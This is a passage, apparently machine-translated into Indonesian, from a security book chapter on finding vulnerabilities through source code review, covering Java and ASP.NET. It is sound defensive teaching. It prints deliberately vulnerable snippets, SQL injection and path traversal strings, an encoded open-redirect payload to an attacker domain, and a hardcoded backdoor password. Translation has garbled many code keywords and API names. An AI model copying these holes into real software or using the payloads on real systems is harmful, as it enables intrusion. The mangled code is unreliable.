Tanda tangan yang biasa untuk kerentanan traversal jalur melibatkan input yang dapat dikontrol pengguna yang diteruskan ke API sistem file tanpa validasi input atau verifikasi bahwa file yang sesuai telah dipilih. Dalam kasus yang paling umum, data pengguna ditambahkan ke hard-coded atau jalur direktori yang ditentukan sistem, memungkinkan penyerang menggunakan urutan dot-dot-slash untuk meningkatkan pohon direktori untuk mengakses file di direktori lain. Misalnya:

```
byte publik [] GetAttachment (Permintaan HttpRequest) {
    FileStream fsAttachment = FileStream baru (SpreadsheetPath +
        HttpUtility.UrlDecode(Request.QueryString["AttachName"]), FileMode.Open,
        FileAccess.Read, FileShare.Read);

    byte[] bAttachment = new byte[fsAttachment.Length];
    fsAttachment.Read(FileContent, 0,
        Convert.ToInt32(fsAttachment.Length,
        CultureInfo.CurrentCulture));

    fsAttachment.Close();
}
```

```
        kembalikan lampiran;  
    }
```

Anda harus meninjau dengan cermat semua fungsionalitas aplikasi yang memungkinkan pengguna mengunggah atau mengunduh file. Anda perlu memahami bagaimana API sistem file dipanggil sebagai respons terhadap data yang disediakan pengguna dan menentukan apakah masukan yang dibuat dapat digunakan untuk mengakses file di lokasi yang tidak diinginkan. Sering kali, Anda dapat dengan cepat mengidentifikasi fungsionalitas yang relevan dengan menelusuri basis kode untuk nama parameter string kueri apa pun yang terkait dengan nama file (AttachNamedalam contoh saat ini). Anda juga dapat menelusuri semua API file dalam bahasa yang relevan dan meninjau parameter yang diteruskan ke API tersebut. (Lihat bagian selanjutnya untuk daftar API yang relevan dalam bahasa umum.)

Pengalihan Sewenang-wenang

Berbagai vektor phishing seperti pengalihan sewenang-wenang seringkali mudah dikenali melalui tanda tangan di kode sumber. Dalam contoh ini, data yang disediakan pengguna dari string kueri digunakan untuk membuat URL tujuan pengalihan pengguna:

```
private void handleCancel() {  
  
    httpResponse.Redirect(HttpUtility.UrlDecode(Request.QueryString[  
        "refURL"]) + "&SiteCode=" + Request.QueryString["SiteCode"].ToString() +  
        "&UserId=" + Request.QueryString["UserId"].ToString());  
  
}
```

Seringkali, Anda dapat menemukan pengalihan sewenang-wenang dengan memeriksa kode sisi klien, yang tentu saja tidak memerlukan akses khusus ke internal aplikasi. Di sini, JavaScript digunakan untuk mengekstrak parameter dari string kueri URL dan akhirnya mengarahkan ulang ke sana:

```
url = dokumen.URL;  
  
index = url.indexOf('?redir=');  
target = unescape(url.substring(index + 7, url.panjang)); target =  
unescape(target);  
  
if ((indeks = target.indeksDari('//')) > 0) {  
    target = target.substring (indeks + 2, target.panjang); index =  
    target.indexOf('/');  
    target = target.substring(indeks, target.panjang);  
}  
target = unescape(target);  
dokumen.lokasi = target;
```

Seperi yang Anda lihat, penulis skrip ini mengetahui bahwa skrip tersebut adalah target potensial untuk serangan pengalihan ke URL absolut di domain eksternal. Naskah

memeriksa apakah URL pengalihan berisi garis miring ganda (seperti pada `http://`). Jika ya, skrip melewati garis miring ganda ke garis miring tunggal pertama, sehingga mengubahnya menjadi URL relatif. Namun, skrip kemudian membuat panggilan terakhir ke `unescape()` fungsi, yang membongkar semua karakter yang disandikan URL. Melakukan kanonikalisasi setelah validasi sering menyebabkan kerentanan (lihat Bab 2). Dalam hal ini, penyerang dapat menyebabkan pengalihan ke URL absolut arbitrer dengan string kueri berikut:

```
?redir=http%25252f%25252fwahh-attacker.com
```

Injeksi Perintah OS

Kode yang berinteraksi dengan sistem eksternal sering berisi tanda tangan yang menunjukkan kelemahan injeksi kode. Pada contoh berikut, pesan dan alamat parameter telah diekstraksi dari data formulir yang dapat dikontrol pengguna dan diteruskan langsung ke panggilan ke UNIX sistem API:

```
void send_mail(const char *message, const char *addr) {  
  
    char sendMailCmd[4096];  
    snprintf(sendMailCmd, 4096, "echo '%s' | sendmail %s", pesan, addr); sistem(sendMailCmd);  
  
    kembali;  
}
```

Kata Sandi Pintu Belakang

Kecuali jika sengaja disembunyikan oleh pemrogram jahat, kata sandi pintu belakang yang telah digunakan untuk tujuan pengujian atau administrasi biasanya menonjol saat Anda meninjau logika validasi kredensial. Misalnya:

```
private UserProfile validasiUser(Nama pengguna string, Kata sandi string) {  
  
    UserProfile up = getUserProfile(username);  
  
    if (periksaCredentials(atas, kata sandi) ||  
        "ouliomnium".sama dengan(kata sandi))  
        kembali;  
  
    kembali nol;  
}
```

Item lain yang dapat dengan mudah diidentifikasi dengan cara ini termasuk fungsi yang tidak direferensikan dan parameter debug tersembunyi.

Bug Perangkat Lunak Asli

Anda harus meninjau dengan cermat semua kode native yang digunakan oleh aplikasi untuk mengetahui kerentanan klasik yang dapat dieksplorasi untuk mengeksekusi kode arbitrer.

Kerentanan Buffer Overflow

Ini biasanya menggunakan salah satu API yang tidak dicentang untuk manipulasi buffer, yang banyak di antaranya, termasuk strcpy, strcat, memcpy, Dansprintf, bersama dengan wide-char dan varian lainnya. Cara mudah untuk mengidentifikasi buah yang menggantung rendah di dalam basis kode adalah dengan mencari semua penggunaan API ini dan memverifikasi apakah buffer sumber dapat dikontrol oleh pengguna. Anda juga harus memverifikasi apakah kode secara eksplisit memastikan bahwa buffer tujuan cukup besar untuk menampung data yang sedang disalin ke dalamnya (karena API itu sendiri tidak melakukannya).

Panggilan rentan ke API yang tidak aman seringkali mudah diidentifikasi. Dalam contoh berikut, string yang dapat dikontrol pengguna szName disalin ke buffer berbasis tumpukan ukuran tetap tanpa memeriksa apakah buffer cukup besar untuk menampungnya:

```
 CALLBACK BOOL CFiles::EnumNameProc(LPTSTR pszName) {  
  
    char strFileName[MAX_PATH];  
    strcpy(strFileName, pszName); ...  
  
}
```

Perhatikan bahwa hanya karena alternatif yang aman untuk API yang tidak dicentang digunakan, tidak ada jaminan bahwa buffer overflow tidak akan terjadi. Kadang-kadang, karena kesalahan atau kesalahpahaman, API yang diperiksa digunakan dengan cara yang tidak aman, seperti "perbaikan" berikut dari kerentanan sebelumnya:

```
 CALLBACK BOOL CFiles::EnumNameProc(LPTSTR pszName) {  
  
    char strFileName[MAX_PATH]; strncpy(strFileName, pszName,  
    strlen(pszName)); ...  
  
}
```

Oleh karena itu, audit kode menyeluruh untuk kerentanan buffer overflow biasanya memerlukan tinjauan baris demi baris dari seluruh basis kode, melacak setiap operasi yang dilakukan pada data yang dapat dikontrol pengguna.

Kerentanan bilangan bulat

Ini datang dalam berbagai bentuk dan bisa sangat halus, tetapi beberapa contoh mudah diidentifikasi dari tanda tangan di dalam kode sumber.

Perbandingan antara bilangan bulat bertanda dan tidak bertanda sering menimbulkan masalah. Dalam "perbaikan" berikut untuk kerentanan sebelumnya, integer yang ditandatangani (len)dibandingkan dengan bilangan bulat tak bertanda (sizeof(strFileName)).Jika pengguna dapat merekayasa situasi di manalennmemiliki nilai negatif, perbandingan ini akan berhasil, dan tidak dicentangstrcpy masih akan terjadi:

```
BOOL PANGGILAN CFiles::EnumNameProc(LPTSTR pszName, int len) {  
  
    char strFileName[MAX_PATH];  
  
    jika (len < sizeof(strFileName))  
        strcpy(strFileName, pszName);  
    ...  
}
```

Memformat Kerentanan String

Biasanya Anda dapat mengidentifikasi ini dengan cepat dengan mencari kegunaan dariprintfDan FormatPesankeluarga fungsi di mana parameter format string tidak di-hard-code tetapi dapat dikontrol oleh pengguna. Panggilan berikut keprintfadalah sebuah contoh:

```
void logAuthenticationAttempt(char* username) {  
  
    char tmp[64];  
    snprintf(tmp, 64, "upaya masuk untuk: %s\n", nama pengguna); tmp[63] =  
    0;  
    fprintf(gLogFile, tmp);  
}
```

Komentar Kode Sumber

Banyak kerentanan perangkat lunak sebenarnya didokumentasikan dalam komentar kode sumber. Ini sering terjadi karena pengembang menyadari bahwa operasi tertentu tidak aman, dan mereka merekam pengingat untuk memperbaiki masalah nanti, tetapi mereka tidak pernah melakukannya. Dalam kasus lain, pengujian telah mengidentifikasi beberapa perilaku anomali dalam aplikasi yang dikomentari dalam kode tetapi tidak pernah diselidiki sepenuhnya. Misalnya, penulis menjumpai hal berikut dalam kode produksi aplikasi:

```
char buf[200]; // Saya harap ini cukup besar . . .
strcpy(buf, masukan pengguna);
```

Mencari basis kode besar untuk komentar yang menunjukkan masalah umum sering kali merupakan sumber yang efektif untuk buah yang menggantung rendah. Berikut beberapa istilah penelusuran yang terbukti bermanfaat:

- serangga
- masalah
- buruk
- harapan
- melakukan
- memperbaiki
- meluap
- menabrak
- menyuntikkan
- XSS
- memercayai

Platform Jawa

Bagian ini menjelaskan cara untuk memperoleh input yang disediakan pengguna, cara berinteraksi dengan sesi pengguna, API yang berpotensi berbahaya, dan opsi konfigurasi yang relevan dengan keamanan di platform Java.

Mengidentifikasi Data yang Disediakan Pengguna

Aplikasi Java memperoleh input yang dikirimkan pengguna melalui `javax.servlet.http.HttpServlet`, yang memperluas `javax.servlet.ServletRequest` antarmuka. Kedua antarmuka ini berisi banyak API yang dapat digunakan aplikasi web untuk mengakses data yang disediakan pengguna. API yang tercantum dalam Tabel 19-1 dapat digunakan untuk mendapatkan data dari permintaan pengguna.

Tabel 19-1: API Digunakan untuk Memperoleh Data yang Disediakan Pengguna di Platform Java

API	KETERANGAN
getParameter	Parameter dalam string kueri URL dan isi aPOS permintaan disimpan sebagai petaRangkaian nama untukRangkaian nilai-nilai, yang dapat diakses menggunakan API ini.
getParameterNames	
getParameterValues	
getParameterMap	
getQueryString	Mengembalikan seluruh string kueri yang terdapat dalam permintaan dan dapat digunakan sebagai alternatif untuk getParameterLebah.
getHeader	Header HTTP dalam permintaan disimpan sebagai peta Rangkaian nama untukRangkaian nilai dan dapat diakses menggunakan API ini.
getHeaders	
getHeaderNames	
getRequestURI	API ini mengembalikan URL yang terdapat dalam permintaan, termasuk string kueri.
getRequestURL	
getCookies	Mengembalikan arrayKue keringobjek, yang berisi detail cookie yang diterima dalam permintaan, termasuk nama dan nilainya.
getRequestedSessionId	Digunakan sebagai alternatif untukgetCookiesdalam beberapa kasus; mengembalikan nilai ID sesi yang dikirimkan dalam permintaan.
getInputStream	API ini mengembalikan representasi berbeda dari permintaan mentah yang diterima dari klien dan karenanya dapat digunakan untuk mengakses informasi apa pun yang diperoleh oleh semua API lainnya.
getReader	
getMethod	Mengembalikan metode yang digunakan dalam permintaan HTTP.
getProtocol	Mengembalikan protokol yang digunakan dalam permintaan HTTP.
getServerName	Mengembalikan nilai HTTPTuan rumahtajuk.
getRemoteUser	Jika pengguna saat ini diautentikasi, API ini mengembalikan detail pengguna, termasuk nama loginnya. Jika pengguna dapat memilih nama pengguna mereka sendiri selama pendaftaran mandiri, ini mungkin merupakan sarana untuk memasukkan input berbahaya ke dalam pemrosesan aplikasi.
getUserPrincipal	

Interaksi Sesi

Aplikasi Java Platform menggunakan `javax.servlet.http.HttpSession` untuk menyimpan dan mengambil informasi dalam sesi saat ini. Penyimpanan per sesi adalah peta nama string ke nilai objek. API yang tercantum dalam Tabel 19-2 digunakan untuk menyimpan dan mengambil data dalam sesi.

Tabel 19-2: API Digunakan untuk Berinteraksi dengan Sesi Pengguna di Platform Java

API	KETERANGAN
setAttribute	Digunakan untuk menyimpan data dalam sesi saat ini.
putValue	
getAttribute	Digunakan untuk meminta data yang disimpan dalam sesi saat ini.
dapatkan Nilai	
getAttributeNames	
getValueNames	

API yang Berpotensi Berbahaya

Bagian ini menjelaskan beberapa API Java umum yang dapat menimbulkan kerentanan keamanan jika digunakan dengan cara yang tidak aman.

Akses File

Kelas utama yang digunakan untuk mengakses file dan direktori di Java adalah `java.io.File`. Dari sudut pandang keamanan, kegunaan yang paling menarik dari kelas ini adalah panggilan ke konstruktornya, yang mungkin menggunakan direktori induk dan nama file, atau hanya nama path.

Apa pun bentuk konstruktor yang digunakan, kerentanan traversal jalur mungkin ada jika data yang dapat dikontrol pengguna diteruskan sebagai parameter nama file tanpa memeriksa urutan dot-dot-slash. Misalnya, kode berikut membuka file di rootC:\berkendara di Windows:

```
String userinput = "..\\boot.ini"; File f = new File("C:\\temp", masukan pengguna);
```

Kelas yang paling umum digunakan untuk membaca dan menulis konten file di Java adalah:

- `java.io.FileInputStream`
- `java.io.FileOutputStream`
- `java.io.FileReader`
- `java.io.FileWriter`

Kelas-kelas ini mengambil `String` dalam konstruktor mereka atau dapat membuka file sendiri melalui string nama file, yang mungkin lagi memperkenalkan kerentanan traversal jalur jika data yang dapat dikontrol pengguna diteruskan sebagai parameter ini. Misalnya:

```
String userinput = "..\\boot.ini";
FileInputStream fis = new FileInputStream("C:\\temp\\" + masukan pengguna);
```

Akses Basis Data

Berikut ini adalah API yang paling umum digunakan untuk mengeksekusi string arbitrer sebagai kueri SQL:

- `java.sql.Connection.createStatement`
- `java.sql.Statement.execute`
- `java.sql.Statement.executeQuery`

Jika input yang dapat dikontrol pengguna adalah bagian dari string yang dieksekusi sebagai kueri, string tersebut mungkin rentan terhadap injeksi SQL. Misalnya:

```
String nama pengguna = "admin' atau 1=1--";  
Kata sandi string = "foo";  
Pernyataan s = connection.createStatement(); s.executeQuery("SELECT * FROM users WHERE  
username = " + username + " AND password = " + password + "");
```

mengeksekusi kueri yang tidak diinginkan ini:

```
SELECT * FROM users WHERE username = 'admin' or 1=1--' AND password = 'foo'
```

API berikut adalah alternatif yang lebih kuat dan aman dari yang dijelaskan sebelumnya. Mereka mengizinkan aplikasi untuk membuat pernyataan SQL yang telah dikompilasi dan menetapkan nilai placeholder parameternya dengan cara yang aman dan aman tipe:

- `java.sql.Connection.prepareStatement`
- `java.sql.PreparedStatement.setString`
- `java.sql.PreparedStatement.setInt`
- `java.sql.PreparedStatement.setBoolean`
- `java.sql.PreparedStatement.setObject`
- `java.sql.PreparedStatement.execute`
- `java.sql.PreparedStatement.executeQuery`

dan seterusnya.

Jika digunakan sebagaimana dimaksud, ini tidak rentan terhadap injeksi SQL. Misalnya:

```
String nama pengguna = "admin' atau 1=1--";  
Kata sandi string = "foo";  
Pernyataan s = connection.prepareStatement(  
        "SELECT * FROM users WHERE username = ? DAN kata sandi = ?");  
s.setString(1, nama pengguna);  
s.setString(2, kata sandi);  
s.executeQuery();
```

menghasilkan kueri yang setara dengan berikut ini:

```
SELECT * FROM users WHERE username = 'admin" or 1=1--' AND password = 'foo'
```

Eksekusi Kode Dinamis

Bahasa Java sendiri tidak memiliki mekanisme apapun untuk evaluasi dinamis kode sumber Java, meskipun beberapa implementasi (terutama dalam produk database) menyediakan fasilitas untuk melakukan hal ini. Jika aplikasi yang Anda tinjau membuat kode Java dengan cepat, Anda harus memahami cara melakukannya dan menentukan apakah data yang dapat dikontrol pengguna digunakan dengan cara yang tidak aman.

Eksekusi Perintah OS

API berikut adalah sarana untuk mengeksekusi perintah sistem operasi eksternal dari dalam aplikasi Java:

- `java.lang.Runtime.getRuntime`
- `java.lang.Runtime.getRuntime.exec`

Jika pengguna dapat sepenuhnya mengontrol parameter string yang diteruskan keeksekusi, aplikasi ini hampir pasti rentan terhadap eksekusi perintah yang sewenang-wenang. Misalnya, berikut ini menyebab Windows perhitungan program untuk dijalankan:

```
String userinput = "kalk";
Runtime.getRuntime().exec(userinput);
```

Namun, jika pengguna mengontrol hanya sebagian dari string yang diteruskan keeksekusi, aplikasi mungkin tidak rentan. Dalam contoh berikut, data yang dapat dikontrol pengguna diteruskan sebagai argumen baris perintah ke proses notepad, menyebabkannya mencoba memuat dokumen bernama | perhitungan:

```
String masukan_pengguna = "| kalk";
Runtime.getRuntime().exec("notepad " + masukan_pengguna);
```

Itu eksesku API sendiri tidak menginterpretasikan karakter meta shell seperti & dan |, sehingga serangan ini gagal.

Terkadang, mengontrol hanya sebagian dari string yang diteruskan keeksekusi mungkin masih cukup untuk eksekusi perintah sewenang-wenang, seperti dalam contoh yang agak berbeda berikut ini (perhatikan ruang yang hilang setelah buku catatan):

```
String userinput = "\..\system32\calc";
Runtime.getRuntime().exec("notepad" + masukan_pengguna);
```

Seringkali, dalam situasi seperti ini, aplikasi rentan terhadap hal lain selain eksekusi kode. Misalnya, jika suatu aplikasi mengeksekusi program wget dengan parameter yang dapat dikontrol pengguna sebagai URL target, penyerang mungkin dapat meneruskan argumen baris perintah yang berbahaya ke wget proses. Misalnya, penyerang mungkin menyebabkan wget untuk mengunduh dokumen dan menyimpannya ke sembarang lokasi di sistem file.

Pengalihan URL

API berikut dapat digunakan untuk mengeluarkan pengalihan HTTP di Java:

- javax.servlet.http.HttpServletResponse.sendRedirect
- javax.servlet.http.HttpServletResponse.setStatus
- javax.servlet.http.HttpServletResponse.addHeader

Cara yang biasa menyebabkan respons pengalihan adalah melalui `sendRedirect` metode, yang mengambil string yang berisi URL relatif atau absolut. Jika nilai string ini dapat dikontrol oleh pengguna, aplikasi mungkin rentan terhadap vektor phishing.

Anda juga harus memastikan untuk meninjau penggunaan apa pun dari `setStatus` dan `addHeader`. Lebih. Mengingat bahwa pengalihan hanya melibatkan respons 3xx yang berisi HTTP Lokasi header, aplikasi dapat mengimplementasikan pengalihan menggunakan API ini.

Soket

Itu `java.net.Socket` kelas mengambil berbagai bentuk host target dan detail port dalam konstruktornya. Jika parameter yang diteruskan dapat dikontrol pengguna dengan cara apa pun, aplikasi dapat dieksloitasi untuk menyebabkan koneksi jaringan ke host arbitrer, baik di Internet atau di DMZ pribadi atau jaringan internal tempat aplikasi dihosting.

Mengkonfigurasi Lingkungan Java

`Itu web.xml` file berisi pengaturan konfigurasi untuk lingkungan Java Platform dan mengontrol perilaku aplikasi. Jika aplikasi menggunakan keamanan yang dikelola kontainer, otentikasi dan otorisasi dideklarasikan `web.xml` terhadap setiap sumber daya atau kumpulan sumber daya yang akan diamankan, di luar kode aplikasi. Tabel 19-3 menunjukkan opsi konfigurasi yang dapat diatur di `web.xml` file.

Servlet dapat menerapkan pemeriksaan terprogram dengan `HttpServletRequest.isUserInRole` untuk mengakses informasi peran yang sama dari dalam kode servlet. A

entri pemetaan peran-keamanan-ref menautkan pemeriksaan peran bawaan dengan peran penampung yang sesuai.

Sebagai tambahan web.xml, server aplikasi yang berbeda dapat menggunakan file penerapan sekunder (misalnya, weblogic.xml) berisi pengaturan terkait keamanan lainnya. Anda harus menyertakan ini saat memeriksa konfigurasi lingkungan.

Tabel 19-3:Pengaturan Konfigurasi Terkait Keamanan untuk Lingkungan Java

PENGATURAN	KETERANGAN
login-config	<p>Detail autentikasi dapat dikonfigurasi di dalam loginconfig elemen.</p> <p>Dua kategori otentikasi adalah berbasis formulir (halaman ditentukan oleh form-login-halaman elemen) dan Autentikasi Dasar atau Sertifikat Klien, ditentukan dalam auth-method elemen.</p> <p>Jika autentikasi berbasis formulir digunakan, formulir yang ditentukan harus memiliki tindakan yang ditentukan sebagai j_security_check dan harus mengirimkan parameter j_username dan j_password. Aplikasi Java mengenali ini sebagai permintaan login.</p>
keamanan-paksaan	<p>Jika login-config elemen didefinisikan, sumber daya dapat dibatasi menggunakan kendala keamanan elemen. Ini dapat digunakan untuk menentukan sumber daya yang akan dilindungi.</p> <p>Dalam kendala keamanan elemen, koleksi sumber daya dapat didefinisikan menggunakan url-pattern elemen. Misalnya:</p> <pre><url-pattern>/admin/*</url-pattern></pre> <p>Ini dapat diakses oleh peran dan pelaku yang didefinisikan dalam nama peran dan nama utama elemen, masing-masing.</p>
session-config	Batas waktu sesi (dalam menit) dapat dikonfigurasi dalam waktu tunggu session elemen.
halaman kesalahan	Penanganan kesalahan aplikasi ditentukan dalam halaman kesalahan elemen. Kode kesalahan HTTP dan pengecualian Java dapat ditangani secara individual melalui kode kesalahan dan tipe pengecualian elemen.
init-param	Berbagai parameter inisialisasi dikonfigurasi dalam init-param elemen. Ini mungkin termasuk pengaturan khusus keamanan seperti daftar yang harus diatur PALSU, dan men-debug, yang harus diatur 0.

ASP.NET

Bagian ini menjelaskan metode untuk memperoleh input yang disediakan pengguna, cara berinteraksi dengan sesi pengguna, API yang berpotensi berbahaya, dan opsi konfigurasi yang relevan dengan keamanan pada platform ASP.NET.

Mengidentifikasi Data yang Disediakan Pengguna

Aplikasi ASP.NET memperoleh input yang dikirimkan pengguna melalui `Sistem.Web . HttpRequest` kelas. Kelas ini berisi banyak properti dan metode yang dapat digunakan aplikasi web untuk mengakses data yang disediakan pengguna. API yang tercantum dalam Tabel 19-4 dapat digunakan untuk mendapatkan data dari permintaan pengguna.

Tabel 19-4: API Digunakan untuk Memperoleh Data yang Disediakan Pengguna di Platform ASP.NET

API	KETERANGAN
Param	Parameter dalam string kueri URL, badan aPOS permintaan, cookie HTTP, dan variabel server lainnya disimpan sebagai peta nama string ke nilai string. Properti ini mengembalikan koleksi gabungan dari semua jenis parameter ini.
Barang	Mengembalikan item bernama dari dalam <code>Param</code> koleksi.
Membentuk	Mengembalikan kumpulan nama dan nilai variabel formulir yang dikirimkan oleh pengguna.
QueryString	Mengembalikan kumpulan nama dan nilai variabel dalam string kueri dalam permintaan.
Variabel Server	Mengembalikan koleksi nama dan nilai sejumlah besar variabel server ASP (mirip dengan variabel CGI). Ini termasuk data mentah permintaan, string kueri, metode permintaan, HTTPTujuan rumahtajuk, dan sebagainya.
Header	Header HTTP dalam permintaan disimpan sebagai peta nama string ke nilai string dan dapat diakses menggunakan properti ini.
Url RawUrl	Kembalikan detail URL yang terdapat dalam permintaan, termasuk string kueri.
UrlReferrer	Mengembalikan informasi tentang URL yang ditentukan dalam HTTPPerujuktajuk dalam permintaan.

API	KETERANGAN
Kue	Mengembalikan koleksiKue keringobjek, yang berisi detail cookie yang diterima dalam permintaan, termasuk nama dan nilainya.
File	Mengembalikan kumpulan file yang diunggah oleh pengguna.
InputStream	Mengembalikan representasi berbeda dari permintaan mentah yang diterima dari klien dan karenanya dapat digunakan untuk mengakses informasi apa pun yang diperoleh oleh semua API lainnya.
Baca Biner	
Metode Http	Mengembalikan metode yang digunakan dalam permintaan HTTP.
Peramban	Kembalikan detail browser pengguna, seperti yang dikirimkan dalam HTTPAgen penggunaatajuk.
Agen pengguna	
AcceptTypes	Mengembalikan larik string tipe MIME yang didukung klien, seperti yang dikirimkan dalam HTTPMenerimaatajuk.
Bahasa Pengguna	Mengembalikan larik string yang berisi bahasa yang diterima oleh klien, seperti yang dikirimkan dalam HTTP Terima-Bahasaatajuk.

Interaksi Sesi

Aplikasi ASP.NET dapat berinteraksi dengan sesi pengguna untuk menyimpan dan mengambil informasi dengan berbagai cara.

ItuSidangproperti menyediakan cara sederhana untuk menyimpan dan mengambil informasi dalam sesi saat ini. Itu diakses dengan cara yang sama seperti koleksi terindeks lainnya:

```
Sesi["NamaSaya"] = txtNamaSaya.Teks; // menyimpan nama pengguna
lblWelcome.Text = "Selamat Datang "+Sesi["NamaSaya"]; // mengambil nama pengguna
```

Profil ASP.NET berfungsi seperti Sidangproperti tidak, kecuali bahwa mereka terkait dengan profil pengguna dan karena itu benar-benar bertahan di berbagai sesi milik pengguna yang sama. Pengguna diidentifikasi ulang di seluruh sesi baik melalui autentikasi atau melalui cookie persisten yang unik. Data disimpan dan diambil di profil pengguna sebagai berikut:

```
Profil.NamaSaya = txtNamaSaya.Teks; // menyimpan nama pengguna
lblWelcome.Text = "Selamat datang " + Profile.MyName; // mengambil nama pengguna
```

ItuSystem.Web.SessionState.HttpSessionStatekelas menyediakan yang lain cara untuk menyimpan dan mengambil informasi dalam sesi. Ini menyimpan informasi

sebagai pemetaan dari nama string ke nilai objek, yang dapat diakses menggunakan API yang tercantum dalam Tabel 19-5.

Tabel 19-5: API Digunakan untuk Berinteraksi dengan Sesi Pengguna di Platform ASP.NET

API	KETERANGAN
Menambahkan	Menambahkan item baru ke koleksi sesi.
Barang	Mendapat atau menetapkan nilai item bernama dalam koleksi.
Kunci	Kembalikan nama semua item dalam koleksi.
GetEnumerator	
Salin ke	Menyalin kumpulan nilai ke array.

API yang Berpotensi Berbahaya

Bagian ini menjelaskan beberapa API ASP.NET umum yang dapat menimbulkan kerentanan keamanan jika digunakan dengan cara yang tidak aman.

Akses File

System.IO.File adalah kelas utama yang digunakan untuk mengakses file di ASP.NET. Semua metode yang relevan bersifat statis, dan tidak memiliki konstruktor publik.

37 metode kelas ini semuanya mengambil nama file sebagai parameter. Kerentanan traversal jalur mungkin ada di setiap contoh di mana data yang dapat dikontrol pengguna diteruskan tanpa memeriksa urutan dot-dot-slash. Misalnya, kode berikut membuka file di root C:\berkendara di Windows:

```
string masukan pengguna = "..\\boot.ini";
FileStream fs = File.Open("C:\\temp\\\" + masukan pengguna,
    FileMode.OpenOrCreate);
```

Kelas-kelas berikut paling sering digunakan untuk membaca dan menulis konten file:

- System.IO.FileStream
- System.IO.StreamReader
- System.IO.StreamWriter

Mereka memiliki berbagai konstruktor yang menggunakan jalur file sebagai parameter. Ini dapat memperkenalkan kerentanan traversal jalur jika data yang dapat dikontrol pengguna diteruskan.

Misalnya:

```
string masukan pengguna = "..\\foo.txt";
FileStream fs = FileStream baru ("F:\\tmp\\\" + masukan pengguna,
    FileMode.OpenOrCreate);
```

Akses Basis Data

Banyak API dapat digunakan untuk akses database dalam ASP.NET. Berikut ini adalah kelas-kelas utama yang dapat digunakan untuk membuat dan mengeksekusi pernyataan SQL:

- System.Data.SqlClient.SqlCommand
- System.Data.SqlClient.SqlDataAdapter
- System.Data.OleDb.OleDbCommand
- System.Data.Odbc.OdbcCommand
- System.Data.SqlClient.SqlCe.Command

Masing-masing kelas ini memiliki konstruktor yang mengambil string yang berisi pernyataan SQL. Juga, masing-masing memiliki properti yang dapat digunakan untuk mendapatkan dan menetapkan nilai saat ini dari pernyataan SQL. Ketika objek perintah telah dikonfigurasi dengan tepat, itu dijalankan melalui panggilan ke salah satu dari berbagai metode.

Jika input yang dapat dikontrol pengguna adalah bagian dari string yang dieksekusi sebagai kueri, aplikasi mungkin rentan terhadap injeksi SQL. Misalnya:

```
string nama pengguna = "admin' atau 1=1--";
kata sandi string = "foo";
OdbcCommand c = new OdbcCommand("SELECT * FROM users WHERE username = "
    + nama pengguna + " DAN kata sandi = '" + kata sandi + "'", koneksi);
c.JalankanNonQuery();
```

mengeksekusi kueri yang tidak diinginkan ini:

```
SELECT * FROM users WHERE username = 'admin' or 1=1--
    DAN kata sandi = 'foo'
```

Setiap kelas yang terdaftar mendukung pernyataan yang disiapkan melalui parameter properti, yang memungkinkan aplikasi untuk membuat pernyataan SQL yang berisi placeholder parameter dan mengatur nilainya dengan cara yang aman dan aman tipe. Jika digunakan sebagaimana dimaksud, mekanisme ini tidak rentan terhadap injeksi SQL. Misalnya:

```
string nama pengguna = "admin' atau 1=1--";
kata sandi string = "foo";
OdbcCommand c = new OdbcCommand("SELECT * FROM users WHERE username =
    @namapengguna DAN kata sandi = @katasandi", koneksi);
c.Parameters.Add(new OdbcParameter("@username", OdbcType.Text).Nilai = nama pengguna);

c.Parameters.Add(new OdbcParameter("@password", OdbcType.Text).Nilai = kata sandi);

c.JalankanNonQuery();
```

menghasilkan kueri yang setara dengan berikut ini:

```
SELECT * FROM users WHERE username = 'admin" or 1=1--
    DAN kata sandi = 'foo'
```

Eksekusi Kode Dinamis

Fungsi VBScriptEvaluasi mengambil argumen string yang berisi ekspresi VBScript. Fungsi mengevaluasi ekspresi ini dan mengembalikan hasilnya. Jika data yang dapat dikontrol pengguna dimasukkan ke dalam ekspresi yang akan dievaluasi, dimungkinkan untuk mengeksekusi perintah arbitrer atau memodifikasi logika aplikasi.

Fungsi MenjalankanDanExecuteGlobalambil string yang berisi kode ASP, yang mereka jalankan seolah-olah kode tersebut muncul langsung di dalam skrip itu sendiri. Pembatas titik dua dapat digunakan untuk mengelompokkan beberapa pernyataan. Jika data yang dapat dikontrol pengguna diteruskan ke Menjalankanfungsi, aplikasi mungkin rentan terhadap eksekusi perintah sewenang-wenang.

Eksekusi Perintah OS

API berikut dapat digunakan dalam berbagai cara untuk meluncurkan proses eksternal dari dalam aplikasi ASP.NET:

- System.Diagnostics.Start.Process
- System.Diagnostics.Start.ProcessStartInfo

String nama file dapat diteruskan ke statisProses.Mulai metode, atau StartInfo properti dari aProses objek dapat dikonfigurasi dengan nama file sebelum memanggil Awal pada objek. Jika pengguna dapat sepenuhnya mengontrol string nama file, aplikasi hampir pasti rentan terhadap eksekusi perintah sewenang-wenang. Misalnya, berikut ini penyebab Windows perhitungan program untuk dijalankan:

```
string masukan pengguna = "kalk";
Process.Start(input pengguna);
```

Jika pengguna mengontrol hanya sebagian dari string yang diteruskan ke Awal, aplikasi mungkin masih rentan. Misalnya:

```
string userinput = "..\\..\\..\\Windows\\System32\\calc"; Process.Start("C:\\Program
Files\\MyApp\\bin\\" + masukan pengguna);
```

API tidak menginterpretasikan karakter meta shell seperti & dan |, juga tidak menerima argumen baris perintah dalam parameter nama file. Oleh karena itu, serangan semacam ini adalah satu-satunya yang mungkin berhasil ketika pengguna hanya mengontrol sebagian dari parameter nama file.

Argumen baris perintah untuk proses yang diluncurkan dapat diatur menggunakan Argumen properti dari ProcessStartInfo kelas. Jika hanya Argumen parameter-eter dapat dikontrol pengguna, aplikasi mungkin masih rentan terhadap hal lain selain eksekusi kode. Misalnya, jika suatu aplikasi mengeksekusi program wget dengan parameter yang dapat dikontrol pengguna sebagai URL target, penyerang mungkin dapat meneruskan parameter baris perintah yang berbahaya kewgetproses. Untuk

Misalnya, proses mungkin mengunduh dokumen dan menyimpannya ke sembarang lokasi di sistem berkas.

Pengalihan URL

API berikut dapat digunakan untuk mengeluarkan pengalihan HTTP di ASP.NET:

- System.Web.HttpResponse.Redirect
- System.Web.HttpResponse.Status
- System.Web.HttpResponse.StatusCode
- System.Web.HttpResponse.AddHeader
- System.Web.HttpResponse.AppendHeader
- Server.Transfer

Cara yang biasa menyebabkan respons pengalihan adalah melalui `HttpResponse.Redirect` metode, yang mengambil string yang berisi URL relatif atau absolut. Jika nilai string ini dapat dikontrol oleh pengguna, aplikasi mungkin rentan terhadap vektor phishing.

